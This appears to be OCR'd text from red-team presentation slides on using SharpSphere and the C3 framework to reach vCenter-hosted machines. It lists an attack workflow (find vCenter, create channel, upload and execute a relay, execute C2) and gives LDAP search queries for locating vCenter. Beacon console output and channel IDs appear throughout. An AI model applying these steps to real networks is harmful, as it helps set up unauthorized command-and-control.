
https://github.com/FSecureLABS/C3/blob/master/Src/Common/FSecure/C3/Interfaces/Channels/UncShareFile.cpp

DATAFLOW




https://github.com/JamesCooteUK/SharpSphere/releases/tag/1.1.0.0

DATAFLOW



https://github.com/JamesCooteUK/SharpSphere/releases/tag/1.1.0.0

WORKFLOW



FIND VCENTER

CREATE CHANNEL

DOWNLOAD RELAY


UPLOAD TO TARGET

EXECUTE RELAY

EXECUTE C2

FIND VCENTER


```
ldapsearch (operatingSystemServicePack=*unknown.unknown.unknown*)
ldapsearch (name=*vcenter*)
```



```
[*] Result count: 1

--------------------
objectClass: top, person, organizationalPerson, user, computer
cn: VCENTER
description: vcenter.uk.mwr.com
distinguishedName: CN=VCENTER,CN=Computers,DC=UK,DC=MWR,DC=COM
```

https://github.com/trustedsec/CS-Situational-Awareness-BOF/tree/master/src/SA/ldapsearch

CREATE CHANNEL




external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	6588	x64	153ms

```
[WRK1] james/6588 (x64)                                          last: 153ms
beacon>
```

```
https://vcenter.uk.mwr.com/sdk
Input ID:
Output ID:
```

CREATE CHANNEL



external	inter...	listener	user	computer	note	process	pid	arch	last
	192.16...	C3	james	WRK1		Relay_...	6588	x64	108ms

Beacon 192.168.1.200@6588

```
[WRK1] james/6588 (x64)                                   last: 108ms
beacon>
```

```
https://vcenter.uk.mwr.com/sdk
Input ID: dgcc
Output ID: i5ru
```

Create Command for: RELAY - Slack / 68f6983ddc088f1d

Select Command: AddChannelUncShareFile


Input ID: dgcc

